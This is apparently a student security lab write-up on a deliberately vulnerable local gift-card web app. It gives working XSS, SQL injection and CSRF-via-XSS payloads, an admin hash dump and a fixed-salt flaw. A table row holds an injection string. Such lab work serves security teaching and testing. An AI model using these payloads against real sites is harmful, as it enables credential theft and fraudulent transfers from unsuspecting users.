
ATTACKS

1. XSS Attack:

   On the "buy" page of the website, there is a "director" variable that can be set in the url. Using this information, we can perform a cross site attack through adding javascript to the end of the url.
   http://127.0.0.1:8000/buy/?director=test<script>alert("hello")</script>




2. Getting Password

   After doing some investigation on the views.py class, on line 212, the SQL on that line grabs the signature directly from the giftcard file. By adding SQL to our signature in our example.gft, we successfully add in an extra bit to the original SQL that can grab the user's hashed password and add it to the returned response.

The added SQL is a%%" UNION SELECT password FROM LegacySite_user where username = 'admin'; --%%

The result is a printed message on the page that is the user, admin's, hashed password.



3. Gifting a card

   To get a user to gift a card to me unknowingly, we used a CSRF attack in a similar method to our XSS in which we added javascript to the url of the same page that sends a POST XMLHttpRequest to gift.html with our name and any amount of money.

   The URL used is:

   http://127.0.0.1:8000/buy/?director=test<script>var xhr=new XMLHttpRequest(); xhr.open('POST', '/gift', true); var data=new FormData(); data.append('username', 'test@test.com'); data.append('amount', '10'); xhr.send(data); </script>

   Where test@test.com is my account username and 10 is the arbitrary number of money we want any other unsuspecting user to send us.

4. Password Salting

   The website uses a faulty method to store passwords. Since it uses the same salt string every time a new user registers on the site, each identical password generates the same hash as shown below for users test@test.com, test, and test1. (All three accounts use the same password: "test")




Table: LegacySite_user

Filter in any column

	last_login	username	password
		Filter	Filter
1	NULL	admin	0000000000000000000000000000078d2$18821d89de11ab18488fdc0a01f1ddf4d290e198b0f80cd4974fc031dc2615a3
2	23 22:16:22.195334	test@test.com	0000000000000000000000000000078d2$a8dfe9d76be66382be9a0e809d087342e2aa8cc7060721784d7163ae49141143
3	24 00:50:53.138220	test	0000000000000000000000000000078d2$a8dfe9d76be66382be9a0e809d087342e2aa8cc7060721784d7163ae49141143
4	NULL	admin";select * from users	0000000000000000000000000000078d2$b462e097b501e717682bd9b554ddc207a97da65a9b6f395a7330ede2320d0704
5	NULL	test1	0000000000000000000000000000078d2$a8dfe9d76be66382be9a0e809d087342e2aa8cc7060721784d7163ae49141143

Using this information alongside the earlier exploit where we can get the website to post the hashed password directly on the frontpage, we can use a rainbow table to generate the corresponding hashes to the most common passwords since the salts do not randomize the outputted hashed password. If a user's hashed password matches one of the rainbow table's hashes, we would have figured out what their password is regardless of what the salt is. Essentially, the salt is useless.